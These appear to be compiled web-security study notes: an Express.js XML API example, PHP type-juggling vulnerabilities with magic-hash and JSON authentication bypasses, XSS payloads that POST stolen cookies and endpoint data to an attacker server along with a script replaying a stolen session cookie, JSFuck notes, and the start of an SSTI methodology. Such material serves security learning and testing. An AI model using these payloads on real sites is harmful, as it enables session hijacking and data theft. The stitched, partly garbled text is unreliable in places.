import xml from 'xml2js';
```

```
const connect = (config) => {
```

```
  const pg = pgp({
```

```
    promiseLib: promise,
```

```
    noWarnings: true
```

```
  });
```

```
  return pg(config.DATABASE_URL);
```

```
};
```

```
const port = process.env.PORT || 1334;
```

```
const app = express();
```

```
const connection = connect({
```

```
  DATABASE_URL: 'postgresql://localhost/xml_dev_db',
```

```
});
```

```
app.use(bodyParser.json());
```

```
app.use(bodyParser.urlencoded({ extended: false }));
```

```
app.use(helmet());
```

```
app.disable('x-powered-by');
app.set('port', port);

// XML Parser configurations, https://github.com/Leonidas-from-XIV/node-xml2js#options
const xmlOptions = {
  charkey: 'value',
  trim: false,
  explicitRoot: false,
  explicitArray: false,
  normalizeTags: false,
  mergeAttrs: true,
};

// XML Builder configuration, https://github.com/Leonidas-from-XIV/node-xml2js#options-for-the-builder-class.
const builder = new xml.Builder({
  renderOpts: { 'pretty': false }
});

const bustHeaders = (request, response, next) => {
  request.app.isXml = false;

  if (request.headers['content-type'] === 'application/xml'
    || request.headers['accept'] === 'application/xml'
  ) {
    request.app.isXml = true;
  }

  next();
};
```

```

const buildResponse = (response, statusCode, data, preTag) => {
  response.format({
    'application/json': () => {
      response.status(statusCode).json(data);
    },
    'application/xml': () => {
      response.status(statusCode).send(builder.buildObject({ [preTag]: data }));
    },
    'default': () => {
      // log the request and respond with 406
      response.status(406).send('Not Acceptable');
    }
  });
};

app.post('/users', bustHeaders, xmlparser(xmlOptions), (request, response) => {
  const { username, email, password } = (request.body['User'] || request.body);
  const sql = `
    INSERT INTO users (
      username,
      email,
      password)
    VALUES($1, $2, $3)
    RETURNING
      id,
      username`;

  connection
    .one(sql, [username, email, randomHashAlgorithm(password)])
    .then((result) => {
      return buildResponse(response, 200, result, 'User');
    });
});

```



```
    })
    .catch((error) => buildResponse(response, 500, { message: 'INTERNAL SERVER ERROR' }));
});
```

```
app.get('/users', bustHeaders, (request, response) => {
```

```
    const sql = 'SELECT * FROM users';
```

```
    if (request.app.isXml) {
```

```
        response.setHeader('Content-Type', 'application/xml');
```

```
    }
```

```
    connection
```

```
        .any(sql)
```

```
        .then((result) => {
```

```
            if (result && result[0]) {
```

```
                return buildResponse(response, 200, { Users: result }, 'Data');
```

```
            }
```

```
            return buildResponse(response, 200, { message: 'NO USERS FOUND' });
```

```
        })
```

```
        .catch((error) => buildResponse(response, 500, { message: 'INTERNAL SERVER ERROR' }));
```

```
    });
```

```
app.listen(port);
```

```
console.log(`SERVER: started on port ${port}`);
```

Now, suppose you have an XML document that looks something like below, the Express.js server will process the request.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
```

```
<User>
```

```
  <username>Akinjide</username>
```

```
  <email>r@akinjide.me</email>
```

```
<password>00099201710012205354422</password>
```

```
</User>
```

And respond with either JSON or XML depending on HTTP header, [Accept²](#).

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
```

```
<User>
```

```
<id>45c5af037653-b211-43fc-1fe5-203ef718</id>
```

```
<username>Akinjide</username>
```

```
</User>
```

The Lesson

In trying to please potential users of your service, you may be tempted to implement different serialization format (i.e. [XML](#), [JSON](#), [YAML](#)). However, try to keep things simple and pick a single serialization format and stick with it, especially since JSON is becoming more ubiquitous in REST APIs.

Nonetheless, there are special cases where you'll need to support more serialization format, do keep in mind not to exceed three. Having a simple product code and documentation will make your clients happy and will most definitely save you time and serialization complexities.

<https://www.akinjide.me/2019/xml-request-and-response-with-express-js/>

<https://levelup.gitconnected.com/node-js-tips-xml-mysql-http-requests-and-deleting-files-13458cb2562a>

<https://usefulangle.com/post/106/nodejs-read-xml>

PHP Programming



<https://www.codecademy.com/learn/learn-php>

<https://medium.com/javarevisited/10-best-php-courses-for-beginners-and-experienced-developers-db18057a814f>

<https://www.w3schools.com/php/>

PHP Type Juggling

PHP is often referred to as a 'loosely typed' programming language. This means that you don't have to define the *type* of any variable you declare. During the comparisons of different variables, [PHP](#) will automatically convert the data into a common, comparable type. This makes it possible to compare the number 12 to the string '12' or check whether or not a string

is empty by using a comparison like `$string == True`. This, however, leads to a variety of problems and might even cause security vulnerabilities, as described in this blog post.



The PHP Language Has Its Peculiarities

There are lots of reasons not to like PHP. One of them is its inconsistent naming of built-in functions. This becomes apparent when you look at the functions that are responsible for encoding and decoding data. For one, there is `base64_decode` or `base64_encode` with underscores in the function name. However, `urldecode` and `urlencode` are named differently, for no apparent reason.

Another thing is that the order of common parameters varies greatly among different functions. Yet again, there are two examples where this is quite obvious:

- `bool in_array (mixed $needle , array $haystack [, bool $strict = FALSE])`
- `mixed strpos (string $haystack , mixed $needle [, int $offset = 0])`

You see how both of these functions are described in the PHP manual. While `in_array` takes data to search as the first parameter, `strpos` takes it as the second one. When you forget this, it's easy to make mistakes and write a `strpos` check that's almost never true. Those issues are often hard to find and debug. But, by far, this is not the only problem you can encounter when dealing with PHP!

Type Conversions Made Easy

Since we've already found an issue with `strpos`, let's see if we can also find one for `in_array`.

Consider the following PHP code, which can be used to find a value in an array.

Code

```
$values = array("apple","orange","pear","grape");  
var_dump(in_array("apple", $values));
```

Output

```
bool(true)
```

There are four elements in the `$values` array: "apple", "orange", "pear" and "grape". To determine whether the value "apple" is among them, we pass it to `in_array`. The function `var_dump` prints `bool(true)` as result of this search, since "apple" is indeed a part of the `$values` array. If we passed the value "cherry" to the function, `var_dump` would print `bool(false)` since it's not found in the array.

Things are going to get a little confusing at this point. It's pretty obvious what should happen when we pass the number '0' to the array. Just from looking at the code, you know that there is no '0', and therefore you'd expect the search to return false. But let's see what actually happens.

Code

```
$values = array("apple", "orange", "pear", "grape");  
var_dump(in_array(0, $values));
```

Output

```
bool(true)
```

This result is unexpected and it doesn't make any sense at a first glance. Why would PHP inform us, incorrectly, that there is a zero in the array? To understand what's going on you have to take a look at how PHP compares values.

Type Comparison Basics

What the `in_array` function does is compare the supplied value with every value in the array until it either finds a matching value (and returns true), or until all the values are compared without a match (and returns false). But, there is a problem. We have passed an integer to PHP and the `$values` array contains strings. Think of this analogy: comparing strings to integers would be like saying "The sky is exactly as blue as happiness", which makes no sense at all.

So, in order to compare it, PHP has to convert the data to the same *type*. When comparing strings and integers, PHP will always attempt to convert the string to an integer. Being able to compare strings to integers is a very convenient feature when you deal with user input, especially for beginners who aren't as familiar with data types. Imagine a form that allows you to record how many bottles of water you drank throughout the day. A user can simply type the string '2 bottles' into the input field, and PHP would automatically extract the integer '2' from the beginning of the string.

Code

```
var_dump("2 bottles" == 2);
```

Output

```
bool(true)
```

The `==` part is the operator that is being used for a loose comparison. We'll come to that in a minute. Comparing strings to numbers like that makes coding a lot easier, especially for beginners, but it also leads to the mysterious `in_array` behaviour. It's still hard to understand why passing '0' to `in_array` in the above scenario will lead to a match. It turns out that the reason is actually quite simple – and sometimes even exploitable – as we'll see later.

The *in_array* function will compare each array element to the input (and return true) once there is a match. You could write it as the following PHP code:

Code

```
$values = array("apple","orange","pear","grape");
$input = 0;
foreach($values as $value)
{
    if($input == $value)
    {
        die($value . ' matched');
    }
}
```

Output

apple matched

The reason why "*apple*" matches '0' is that PHP tries to convert "*apple*" to an integer. As seen before in the example with five bottles, PHP tries to extract a number from the beginning of the string, converts it to an integer, and then compares this to the integer we passed for comparison. But, since there are no (zero) leading numbers in "*apple*", PHP will treat the string as 0. After conversion, the comparison looks like this to PHP:

```
if(0 == 0)
```

This kind of behaviour is called an implicit type conversion or 'type juggling'. If you want to have an exact comparison of two values, this may lead to the undesirable results we've seen with *in_array*.

So what is the solution to this problem?

If we go back to the *in_array* function, there is an optional third parameter, which is set to false by default:

```
bool in_array ( mixed $needle , array $haystack [, bool $strict = FALSE ] )
```

The name of the parameter is *\$strict*, and when it is set to 'true', PHP will take the datatype of the values into consideration when comparing them. This means that even if there is a *string* beginning with (or solely consisting of) '0', it will still fail the comparison when the other value is the *integer* '0'.

Code

```
$values = array("apple","orange","pear","grape");
var_dump(in_array(0, $values, true));
```

Output

bool(false)

The following table gives a good overview of the behavior of PHP with loose type comparisons.

```

== TRUE FALSE 1 2 0.2 -2 0 -1 "-1" "0" "1" NULL [] {} "xyz" "" "0e1" "0e99" "2abc" ".2abc" "-2abc" "0x2"
TRUE TRUE FALSE TRUE TRUE TRUE TRUE FALSE TRUE TRUE FALSE TRUE TRUE FALSE TRUE TRUE TRUE TRUE TRUE TRUE
FALSE FALSE TRUE FALSE FALSE FALSE FALSE TRUE FALSE FALSE TRUE TRUE TRUE FALSE TRUE FALSE FALSE FALSE FALSE
1 TRUE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE FALSE
2 TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE TRUE FALSE TRUE
0.2 TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE TRUE FALSE TRUE
-2 TRUE FALSE FALSE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE TRUE FALSE
0 FALSE TRUE FALSE FALSE FALSE FALSE TRUE FALSE FALSE TRUE FALSE TRUE FALSE FALSE TRUE TRUE TRUE FALSE FALSE
-1 TRUE FALSE FALSE FALSE FALSE FALSE TRUE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE
"-1" TRUE FALSE FALSE FALSE FALSE FALSE TRUE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE
"0" FALSE TRUE FALSE FALSE FALSE FALSE TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE TRUE TRUE FALSE FALSE
"1" TRUE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE
NULL FALSE TRUE FALSE FALSE FALSE TRUE FALSE FALSE FALSE TRUE TRUE FALSE FALSE TRUE FALSE FALSE FALSE
[] FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE TRUE TRUE FALSE FALSE FALSE FALSE FALSE FALSE
{} TRUE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE TRUE TRUE FALSE FALSE FALSE FALSE FALSE
"xyz" TRUE FALSE FALSE FALSE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE TRUE FALSE FALSE FALSE FALSE
"" FALSE TRUE FALSE FALSE FALSE TRUE FALSE FALSE FALSE TRUE FALSE FALSE FALSE TRUE FALSE FALSE FALSE
"0e1" TRUE FALSE FALSE FALSE FALSE TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE TRUE TRUE FALSE FALSE
"0e99" TRUE FALSE FALSE FALSE FALSE TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE TRUE TRUE FALSE FALSE
"2abc" TRUE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE TRUE TRUE FALSE FALSE
".2abc" TRUE FALSE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE TRUE FALSE
"-2abc" TRUE FALSE FALSE TRUE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE TRUE TRUE
"0x2" TRUE FALSE TRUE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE FALSE TRUE

```

Loose Comparison Vulnerabilities in PHP

There are various, subtle vulnerabilities that can arise from loose comparison. This section contains an explanation of some of the more common ones.

Authentication Bypass

It would be easy to assume that this code could be used to bypass authentication:

```
if($_POST['password'] == "secretpass")
```

Just passing `password=0` in the POST body should be enough to fool PHP, and convert the secret passphrase to '0'. However, there is a problem. Array elements in `$_GET`, `$_POST` or `$_COOKIE` are always either strings or arrays, never integers. This means that we would compare the string "0" to the string "secretpass". Since both are already of the same type, PHP does not need to convert anything, and therefore the comparison will result in false. (There are special cases where PHP will still convert strings to integers, but we will talk about this in the next section.)

There are still several problems with this check. When you use parameters that come from `json_decode()` or `unserialize()`, it's possible to specify whether you want to pass your number as an integer or a string. Therefore, this would pass the check:

Input:

```
{"password": 0}
```

Code:

```
$input = json_decode(file_get_contents('php://input'));
if($input->password == "secretpass");
```

Instead of 0, you can even pass `true`, as (`"any_string" == true`) will always succeed. The same would work when comparing [CSRF](#) tokens.

Reduction in Entropy

A common way to ensure that a value isn't tampered with is using a keyed-hash message authentication code (also known as HMAC) on the server side. An HMAC is the result of hashing operations that contain a secret string and a message. It will be appended to the message that's being sent to the server, and is used as a signature.

An HMAC is often used as an additional security measure when deserializing input, for example, from cookies, since the dangerous unserialize function can only be called if the message was not tampered with by an unauthorized party. In this scenario, the secret string that's needed to generate the signature is only known to the server, but not to the user or an attacker.

Often these signatures are generated as illustrated in the PHP code, even though this does not conform to the RFC 2104's recommended way to create HMACs. This approach has various disadvantages, including being vulnerable to a length extension attack, and therefore should not be used in production in any form. Instead, developers should use PHP's built-in `hash_hmac` function to generate this kind of signature:

```
$secret = 'secure_random_secret_value';
$ hmac = md5($secret . $_POST['message']);
if($ hmac == $_POST['hmac'])
    shell_exec($_POST['message']);
```

The general idea behind this is that `shell_exec` will only succeed if the attacker knows the secret value. I have mentioned a special case in the Authentication Bypass section where two strings are converted to an integer when using loose comparison. This one happens when using scientific E-notation. The theory behind this is as follows. Scientific E-notation is used to write very long numbers in a short form. The number 1,000,000, for example, would be written as '1e6'. In other words 1×10^6 or $1 \times (10 \times 10 \times 10 \times 10 \times 10 \times 10)$ or $1 \times (1000000)$. This is problematic because usually hashes, like `md5` in our example, are written in hexadecimal encoding, which consists of the numbers 0-9 and the letters a-f.

After enough attempts, you can therefore generate a string that begins with '0e' and is followed by numbers only. In most cases, this is significantly easier than bruteforcing the secret value. The reason why this is the desired format is that '0*10n' is always '0'. So it doesn't really matter which numbers follow after '0e', it will always result in the number '0'. That means we can add random characters to our message and always pass the signature '0e123' to the server. Eventually the message hashed with the secret value will result in the format `^0e\d+ $\$$` , and PHP will convert both strings to '0' and pass the check. This can therefore significantly reduce the number of attempts that an attacker needs to bruteforce a valid signature.

Code

```
var_dump("0e123" == "0e51217526859264863");
```

Output

```
bool(true)
```

Of course, this is also a problem in databases with lots of users. Using this format, an attacker can try to log into every single user account with a password that will result in a hash of the mentioned format. If there is a hash with the same format in the database, he will be logged in as the user that the hash belongs to, without needing to know the password.

Hashing Algorithm Disclosure

It's also possible to check whether or not a specific hashing algorithm is present when loose comparison is used, similar to the [Collision Based Hashing Algorithm Disclosure](#). In this case, a

tester has to register with a password that results in a hash, in the scientific E-notation format. If he is able to log in with a different password that also results in a hash with the same format, he knows that the site uses loose comparison and the respective hashing algorithm. For MD5, the strings '240610708' and 'QNKCDZO' can be used:

Code

```
var_dump(md5('240610708') == md5('QNKCDZO'));
```

Output

```
bool(true)
```

Fixing Type Juggling Vulnerabilities in PHP Web Applications

It's relatively easy to fix Type Juggling vulnerabilities – most of the time. In cases of simple comparisons, we recommend that you use three equals symbols (===) instead of two (==). The same goes for !=, which should be avoided in favor of !==. This makes sure that the type is taken into consideration when comparing the values.

It's also advisable to consult the PHP manual to see which functions compare loosely, and whether they have a parameter to enforce strict comparisons.

And, you should avoid writing code like the following:

```
if($value) {
    //code
}
```

Instead specify the desired outcome like so, to be safe:

```
if($value === true) {
    //code
}
```

For strict comparisons, the table now looks like the one below, representing more sane and predictable behaviour than that represented in the table at the beginning of this blog post.

===	TRUE	FALSE	1	2	0.2	-2	0	-1	"-1"	"0"	"1"	NULL	[]	{}	"xyz"	""	"0e1"	"0e99"	"2abc"	"-2abc"	"-2abc"	"0x2"	
TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
2	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0.2	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-2	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-1	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
[]	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
{}	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"xyz"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
""	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0e1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0e99"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"2abc"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"-2abc"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
"-2abc"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE
"0x2"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE

Finally, we recommend that you avoid casting the strings to the same type, before comparing them, as this often has the same effect as the == operator.

Code:


```
var_dump((int) "1abc" === (int) "1xyz");
```

Output:

```
bool(true)
```

The PHP developers have made the decision to sacrifice security for convenience and ease of use. Even though this approach allows inexperienced users to code a website in PHP, it makes it much harder for them to keep it secure. Additionally it creates unnecessary pitfalls into which even experienced developers might stumble if they are not careful enough.

PHP Type Juggling Vulnerabilities Presentation

In the video below you can see a presentation about PHP Type Juggling on the Security Weekly show. We talked about why developers use weak type comparisons, how to avoid them and highlight a few of the unexpected results of PHP Type Juggling.

https://www.youtube.com/watch?v=ASYuK01H3Po&feature=emb_imp_woyt

<https://owasp.org/www-pdf-archive/PHPMagicTricks-TypeJuggling.pdf>

<https://medium.com/swlh/php-type-juggling-vulnerabilities-3e28c4ed5c09>

Cross Site Scripting

Exfiltrating other endpoint's data

```
<html>
```

```
<script>
```

```
first = new XMLHttpRequest();
first.open("GET", "TARGET-SERVER");
first.onreadystatechange = function () {
    if (first.readyState === XMLHttpRequest.DONE) {
        second = new XMLHttpRequest();
        second.open("POST", "YOUR-SERVER");
        second.send("EXFILTRATED-DATA");
    }
}
first.send();
```

```
</script>
```

```
</html>
```

Session Hijacking

In a nutshell, stealing the (administrator|authenticated user) session cookie's value and using it.

Exfiltrating the cookie

```
<html>
<script>

first = new XMLHttpRequest();
first.open("POST", "YOUR-SERVER");
first.send(document.cookie);

</script>
</html>
```

Using the cookie

```
import requests

url = ""
exfiltrated_cookie = ""
cookies = {'PHPSESSID': f'{exfiltrated_cookie}'} # Example

r = requests.get(url, cookies=cookies)
```

https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

What is code obfuscation?

To make hard to read or reverse engineer a program, it transforms the code into another with the same effect but isn't intuitive at all.

It depends on the programming language. Generally more dynamical languages allow more ways to achieve obfuscation. For instance this challenge is using javascript. There are a couple well know obfuscation method for js:

- Eval
- Array
- _Number
- JSFuck
- JJencode

- AAencode

In this case we can tell that is using JSFuck because it's using "[]!+()" as it's charset.

How JSFuck works?

There are 4 js features that make it possible:

- **Type conversion/coercion:**
The use of + allows us to concatenate strings, if it's used on an array then it calls to Array.prototype.toString() internally:

```
1 console.log("foo" + "var"); // foovar
```

```
2 console.log(["foo"] + ["var"]); // foovar
```

```
3 console.log([].toString()); // ""
```

```
4 console.log([]+[]); // ""
```

It can also be used to force number conversion:

```
1 console.log(+ ""); // 0
```

```
2 console.log(+42); // 42
```

```
3 console.log(+true); // 1
```

```
4 console.log(+[]); // 0
```

```
5 console.log(+{}); // NaN
```

On the other hand ! can be used to force a boolean conversion (using !! converts it and then negates the result):

```
1 console.log(! ""); // false
```

```
2 console.log(!42); // true
```

```
3 console.log(!true); // true
```

```
4 console.log(![]); // true
```

```
5 console.log(!{}); // true
```

- **Boolean values:**
As showed with boolean conversion objects (arrays,object literals,functions) are true. Oppositely undefined, null, NaN, 0 return false.
- **Operator precedence/associativity:**
Javascript keeps maths [associativity](#), and [precedence](#). However unary + and ! have higher priority than binary operations. Furthermore unary operations have "right to left" associativity.

```
1 console.log(24 + +true); // 1
```
- **Bracket notation:**
To access object's prototype properties you can do it using a dot (.) or brackets ([]).

```
1 console.log("foo".length);           // 3
2 console.log("foo"["length"]);         // 3
3 console.log("var".substring(1,2));    // a
4 console.log("var"["substring"](+![],!+[]+!+[])); // a
```

JSFuck drawbacks

- JSFuck main problem is that doesn't protect the code, it only acts like a codification technique (as base64).
- Besides that it drops the performance significantly.

The first thing to recognize when using regular expressions is that everything is essentially a character, and we are writing patterns to match a specific sequence of characters (also known as a string). Most patterns use normal ASCII, which includes letters, digits, punctuation and other symbols on your keyboard like %#\$@!, but unicode characters can also be used to match any type of international text.

Below are a couple lines of text, notice how the text changes to highlight the matching characters on each line as you type in the input field below. To continue to the next lesson, you will need to use the new syntax and concept introduced in each lesson to write a pattern that matches all the lines provided.

<https://regexone.com/>

<https://github.com/ziishaned/learn-regex>

<https://security.stackexchange.com/questions/71169/xss-bypass-this-regex>

<https://regexr.com/>

<https://www.hackerrank.com/domains/regex>

Server Side Template Injection

emplate engines are widely used by web applications to present dynamic data via web pages and emails. Unsafely embedding user input in templates enables [Server-Side Template Injection](#), a frequently critical vulnerability that is extremely easy to mistake for [Cross-Site Scripting](#) (XSS), or miss entirely. Unlike XSS, Template Injection can be used to directly attack web servers' internals and often obtain Remote Code Execution (RCE), turning every vulnerable application into a potential pivot point.

Template Injection can arise both through developer error, and through the intentional exposure of templates in an attempt to offer rich functionality, as commonly done by wikis, blogs, marketing applications and content management systems. Intentional template injection is such a common use-case that many template engines offer a 'sandboxed' mode for this express purpose. This paper defines a methodology for detecting and exploiting template injection, and shows it being applied to craft RCE zerodays for two widely deployed enterprise web applications. Generic exploits are demonstrated for five of the most popular template engines, including escapes from sandboxes whose entire purpose is to handle user-supplied templates in a safe way.

For a slightly less dry account of this research, you may prefer to watch [my Black Hat USA presentation on this topic](#). This research is also available as [printable whitepaper](#), and you can find an overview with interactive labs in our [Web Security Academy](#).

Introduction

Web applications frequently use template systems such as [Twig](#) and [FreeMarker](#) to embed dynamic content in web pages and emails. Template Injection occurs when user input is embedded in a template in an unsafe manner. Consider a marketing application that sends

bulk emails, and uses a Twig template to greet recipients by name. If the name is merely passed in to the template, as in the following example, everything works fine:

```
$output = $twig->render("Dear {first_name}", array("first_name" => $user.first_name));
```

However, if users are allowed to customize these emails, problems arise:

```
$output = $twig->render($_GET['custom_email'], array("first_name" => $user.first_name));
```

In this example the user controls the content of the template itself via the `custom_email` GET parameter, rather than a value passed into it. This results in an XSS vulnerability that is hard to miss. However, the XSS is just a symptom of a subtler, more serious vulnerability. This code actually exposes an expansive but easily overlooked attack surface. The output from the following two greeting messages hints at a server-side vulnerability:

```
custom_email={{7*7}}
```

```
49custom_email={{self}}
```

Object of class

```
__TwigTemplate_7ae62e582f8a35e5ea6cc639800ecf15b96c0d6f78db3538221c1145580ca4a5  
could not be converted to string
```


What we have here is essentially server-side code execution inside a sandbox. Depending on the template engine used, it may be possible to escape the sandbox and execute arbitrary code.

This vulnerability typically arises through developers intentionally letting users submit or edit templates - some template engines offer a secure mode for this express purpose. It is far from specific to marketing applications - any features that support advanced user-supplied markup may be vulnerable, including wiki-pages, reviews, and even comments. Template injection can also arise by accident, when user input is simply concatenated directly into a template. This may seem slightly counter-intuitive, but it is equivalent to [SQL Injection](#) vulnerabilities occurring in poorly written prepared statements, which are a relatively common occurrence. Furthermore, unintentional template injection is extremely easy to miss as there typically won't be any visible cues. As with all input based vulnerabilities, the input could originate from out of band sources. For example, it may occur as a Local File Include (LFI) variant, exploitable through classic LFI techniques such as code embedded in log files, [session files](#), or [/proc/self/env](#).

The 'Server-Side' qualifier is used to distinguish this from vulnerabilities in client-side templating libraries such as those provided by jQuery and KnockoutJS. Client-side template injection can often be abused for XSS attacks, as [detailed by Mario Heiderich](#). This paper will exclusively cover attacking server-side templating, with the goal of obtaining arbitrary code execution.

Template Injection methodology

I have defined the following high level methodology to capture an efficient attack process, based on my experience auditing a range of vulnerable applications and template engines:



Detect

This vulnerability can appear in two distinct contexts, each of which requires its own detection method:

1. Plaintext context

Most template languages support a freeform 'text' context where you can directly input HTML. It will typically appear in one of the following ways:

```
smarty=Hello {user.name}  
Hello user1 freemarker=Hello ${username}  
Hello newuser any=<b>Hello</b>  
<b>Hello<b>
```

This frequently results in XSS, so the presence of XSS can be used as a cue for more thorough template injection probes. Template languages use syntax chosen explicitly not to clash with characters used in normal HTML, so it's easy for a manual blackbox security assessment to miss template injection entirely. To detect it, we need to invoke the template engine by embedding a statement. There are a huge number of template languages but many of them share basic syntax characteristics. We can take advantage of this by sending generic, template-agnostic payloads using basic operations to detect multiple template engines with a single HTTP request:

```
smarty=Hello ${7*7}  
Hello 49
```

```
freemarker=Hello ${7*7}  
Hello 49
```

2. Code context

User input may also be placed within a template statement, typically as a variable name:


```
personal_greeting=username
Hello user01
```

